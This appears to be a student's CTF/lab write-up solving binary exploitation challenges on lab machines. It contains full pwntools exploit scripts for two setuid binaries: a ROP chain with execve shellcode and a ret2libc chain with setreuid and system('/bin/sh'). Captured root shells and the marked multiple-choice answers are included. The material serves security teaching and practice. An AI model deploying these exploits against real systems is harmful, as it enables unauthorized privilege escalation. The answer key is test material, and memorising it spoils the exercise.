
The first I use gdb to see r8 register value of bash process at run time




```
student@cloudlab-Standard-PC-i440FX-PIIX-1996:~$ gdb bash
GNU gdb (Ubuntu 9.1-0ubuntu1) 9.1
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from bash...
(No debugging symbols found in bash)
(gdb) r
Starting program: /usr/bin/bash
^C
Program received signal SIGINT, Interrupt.
0x00007ffff7fd37a5 in ?? () from /lib64/ld-linux-x86-64.so.2
(gdb) i r $r8
r8             0x0                 0
(gdb)
```

Answer for challenge 12


After that I found stack buffer overflow vulnerability on challenge-one binary which have setuid permission. I build exploit payload and exploit challenge-one process and get root permission. The following is my exploit code and capture screen.



```
"""0x0806b893 : pop eax ; ret
0x080525ed : pop ecx ; pop ebx ; ret
0x080525c6 : pop edx ; ret
0x08079191 : mov dword ptr [edx], eax ; ret
0x080487bd : int 0x80
0x80799f0 <_dl_make_stack_executable>
0x80ca620 <__stack_prot>
0x080c4d43 : jmp esp
"""
from pwn import *
popeax = 0x0806b893
popecxebx = 0x080525ed
popedx = 0x080525c6
movdword = 0x08079191
writeable = 0x80ca340
int80 = 0x080487bd
```




```
payload = "a"*0x2c
payload += p32(popeax)
payload += p32(7)
payload += p32(popedx)
payload += p32(0x80ca620) #__stack_prot
payload += p32(movdword)
payload += p32(popeax)
payload += p32(0x80ca614)
payload += p32(0x80799f0) #_dl_make_stack_executable
payload += p32(0x080c4d43) #jmp rsp
payload +=
"\x6A\x46\x58\x31\xDB\x31\xC9\xCD\x80\x31\xD2\x6A\x0B\x58\x52\x68\x2F\x2F\x73\x68
\x68\x2F\x62\x69\x6E\x89\xE3\x52\x53\x89\xE1\xCD\x80"

# r = process("./challenge-one")
# raw_input("?")
# r.sendline(payload)
# r.interactive()
print payload
```



```
student@cloudlab-Standard-PC-i440FX-PIIX-1996:~$ cat t.txt - | ./challenge-one
[+] ROP tutorial level0
[+] What's your name? [+] Bet you can't ROP me, aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa��!
id
uid=0(root) gid=1001(student) groups=1001(student)
cd /opt
ls
BasicRootFlagOne.txt  ChallengeRootFlagOne.txt  RootFlag210.txt
md5sum RootFlag210.txt
24d7e088c03c10317215496211323c80  RootFlag210.txt
```

Answer for challenge 14




```
Challenge 12: (40 Points)
What is the value in hex (include 0x) for the R8 register for BASH at run time on
machine 172.25.120.210?
 0x206
 0x0    x
 0xFF20
 0x54FA
Challenge 14: (50 Points)
What are the last 6 hex characters of the RootFlag210.txt file md5 hash on
machine 172.25.120.210?
 323C80 x
 721549
```

```
C10317
103172
```


Target 172.25.120.220:

The first I use gdb to analysis level-two, binaries-two and get answer for challenge 15, 16, 17




```
gdb-peda$ r
Starting program: /home/student/level-two
^C
Program received signal SIGINT, Interrupt.
[----------------------------------registers-----------------------------------]
EAX: 0xfffffe00
EBX: 0x0
ECX: 0xffbf5510 --> 0x1
EDX: 0x100
ESI: 0xf7f84000 --> 0x1e6d6c
EDI: 0xf7f84000 --> 0x1e6d6c
EBP: 0xffbf5598 --> 0xffbf55a8 --> 0x0
ESP: 0xffbf54d0 --> 0xffbf5598 --> 0xffbf55a8 --> 0x0
EIP: 0xf7fa0569 (<__kernel_vsyscall+9>: pop    ebp)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0xf7fa0563 <__kernel_vsyscall+3>:    mov    ebp,ecx
   0xf7fa0565 <__kernel_vsyscall+5>:    syscall
   0xf7fa0567 <__kernel_vsyscall+7>:    int    0x80
=> 0xf7fa0569 <__kernel_vsyscall+9>:    pop    ebp
   0xf7fa056a <__kernel_vsyscall+10>:   pop    edx
   0xf7fa056b <__kernel_vsyscall+11>:   pop    ecx
   0xf7fa056c <__kernel_vsyscall+12>:   ret
   0xf7fa056d:  nop
[------------------------------------stack-------------------------------------]
0000| 0xffbf54d0 --> 0xffbf5598 --> 0xffbf55a8 --> 0x0
0004| 0xffbf54d4 --> 0x100
0008| 0xffbf54d8 --> 0xffbf5510 --> 0x1
0012| 0xffbf54dc --> 0xf7e915fb (<read+43>:     mov    ebx,eax)
0016| 0xffbf54e0 --> 0xffbf5598 --> 0xffbf55a8 --> 0x0
0020| 0xffbf54e4 --> 0xf7fb8ad4 (pop    edx)
0024| 0xffbf54e8 --> 0xffbf5510 --> 0x1
0028| 0xffbf54ec --> 0xf7e915d0 (<read>:        endbr32)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGINT
0xf7fa0569 in __kernel_vsyscall ()
gdb-peda$ i r $ss
ss             0x2b                0x2b
gdb-peda$ |
```

Answer for challenge 15



```
[-------------------------------------code-------------------------------------]
   0xf7f80563 <__kernel_vsyscall+3>:    mov    ebp,ecx
   0xf7f80565 <__kernel_vsyscall+5>:    syscall
   0xf7f80567 <__kernel_vsyscall+7>:    int    0x80
=> 0xf7f80569 <__kernel_vsyscall+9>:    pop    ebp
   0xf7f8056a <__kernel_vsyscall+10>:   pop    edx
   0xf7f8056b <__kernel_vsyscall+11>:   pop    ecx
   0xf7f8056c <__kernel_vsyscall+12>:   ret
   0xf7f8056d:  nop
[------------------------------------stack-------------------------------------]
0000| 0xff87f430 --> 0xff87f4f8 --> 0xff87f508 --> 0x0
0004| 0xff87f434 --> 0x100
0008| 0xff87f438 --> 0xff87f470 --> 0x1
0012| 0xff87f43c --> 0xf7e715fb (<read+43>:     mov    ebx,eax)
0016| 0xff87f440 --> 0xff87f4f8 --> 0xff87f508 --> 0x0
0020| 0xff87f444 --> 0xf7f98ad4 (pop    edx)
0024| 0xff87f448 --> 0xff87f470 --> 0x1
0028| 0xff87f44c --> 0xf7e715d0 (<read>:        endbr32)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGINT
0xf7f80569 in __kernel_vsyscall ()
gdb-peda$ p/x system
$1 = 0xf3
gdb-peda$ p system
$2 = {<text variable, no debug info>} 0xf7dc2420 <system>
gdb-peda$ find /bin/sh
Searching for '/bin/sh' in: None ranges
Found 1 results, display max 1 items:
libc : 0xf7f0c352 ("/bin/sh")
gdb-peda$ p/x 0xf7f0c352-0xf7dc2420
$3 = 0x149f32
gdb-peda$ |
```

Answer for challenge 16




```
[-------------------------------------code-------------------------------------]
   0xf7f39563 <__kernel_vsyscall+3>:    mov    ebp,ecx
   0xf7f39565 <__kernel_vsyscall+5>:    syscall
   0xf7f39567 <__kernel_vsyscall+7>:    int    0x80
=> 0xf7f39569 <__kernel_vsyscall+9>:    pop    ebp
   0xf7f3956a <__kernel_vsyscall+10>:   pop    edx
   0xf7f3956b <__kernel_vsyscall+11>:   pop    ecx
   0xf7f3956c <__kernel_vsyscall+12>:   ret
   0xf7f3956d:  nop
[------------------------------------stack-------------------------------------]
0000| 0xfff54640 --> 0xfff54708 --> 0xfff54728 --> 0x0
0004| 0xfff54644 --> 0x100
0008| 0xfff54648 --> 0xfff54680 --> 0x1
0012| 0xfff5464c --> 0xf7e2a5fb (<read+43>:     mov    ebx,eax)
0016| 0xfff54650 --> 0xfff54708 --> 0xfff54728 --> 0x0
0020| 0xfff54654 --> 0xf7f51ad4 (pop    edx)
0024| 0xfff54658 --> 0x3e9
0028| 0xfff5465c --> 0xf7e2a5d0 (<read>:        endbr32)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGINT
0xf7f39569 in __kernel_vsyscall ()
gdb-peda$ find /bin/bash
Searching for '/bin/bash' in: None ranges
Found 3 results, display max 3 items:
binaries-two : 0x8048610 ("/bin/bash")
binaries-two : 0x8049610 ("/bin/bash")
     [stack] : 0xfff5676a ("/bin/bash")
gdb-peda$ |
```

Answer for challenge 17

After that I found stack buffer overflow on level-two binary which have setuid permission. I build exploit payload and exploit challenge-one process and get root permission. The following is my exploit code and capture screen.

```
from pwn import *
r = process("./level-two")
payload = b"a"*0x8c
payload += p32(0x080490c0) #write
payload += p32(0x080491f6) #vuln_function
payload += p32(1)
payload += p32(0x804c00c) #read_GOT
payload += p32(4)
r.sendline(payload)

readptr = u32(r.recv(4))
base = readptr - 0xf45d0
system = base + 0x45420
sh = base + 0x18f352
setreuid = base + 0xfea10
log.info("read: %#x" %readptr)
log.info("base: %#x" %base)
log.info("system: %#x" %system)
log.info("sh: %#x" %sh)
log.info("setreuid: %#x" %setreuid)

payload = b"a"*0x8c
payload += p32(setreuid)
payload += p32(0x080491f6) #vuln_function
payload += p32(0)
payload += p32(0)
r.sendline(payload)

payload = b"a"*0x8c
payload += p32(system)
payload += p32(0)
payload += p32(sh)
payload += p32(0)
r.sendline(payload)

r.interactive()
```




```
student@binaries-64:~$ python3 solve.py
[+] Starting local process './level-two': pid 1972
[*] read: 0xf7dfd5d0
[*] base: 0xf7d09000
[*] system: 0xf7d4e420
[*] sh: 0xf7e98352
[*] setreuid: 0xf7e07a10
[*] Switching to interactive mode
$ id
uid=0(root) gid=1001(student) groups=1001(student)
$ cd /opt
$ ls
RootFlagTwo.txt
$ md5sum RootFlagTwo.txt
ac32f673a963fd07dc2fd223059f9f7a  RootFlagTwo.txt
$ 
```

Answer for challenge 13

```
Challenge 13: (40 Points)
What are last 6 hex characters of the RootFlagTwo.txt on machine 172.25.120.220?
 24d7e0
 C10317
 103172
 9f9f7a x
Challenge 15: (30 Points)
On the Target Machine 2 (172.25.120.220), analyze level-two binary file and find
the value of the ss register at run time (include the 0x)?
 0x2a
 0x2b   x
 0x2c
 0x23
Challenge 16: (30 Points)
On the Target Machine 2 (172.25.120.220), analyze level-two binary file and find
the offset between the /bin/sh and the system() using dynamic analysis. (hint:
/bin/sh is greater than system() - (include the 0x).
 0x149f32   x
 0x32456
 0x12445
 0x45678
Challenge 17: (30 Points)
What is the address of /bin/bash within the executable file binaries-two (use the
first address in the executable, not the stack) - (include the 0x)?
 0x8048610  x
 0x8765430
 0x8732134
 0x8859234
```

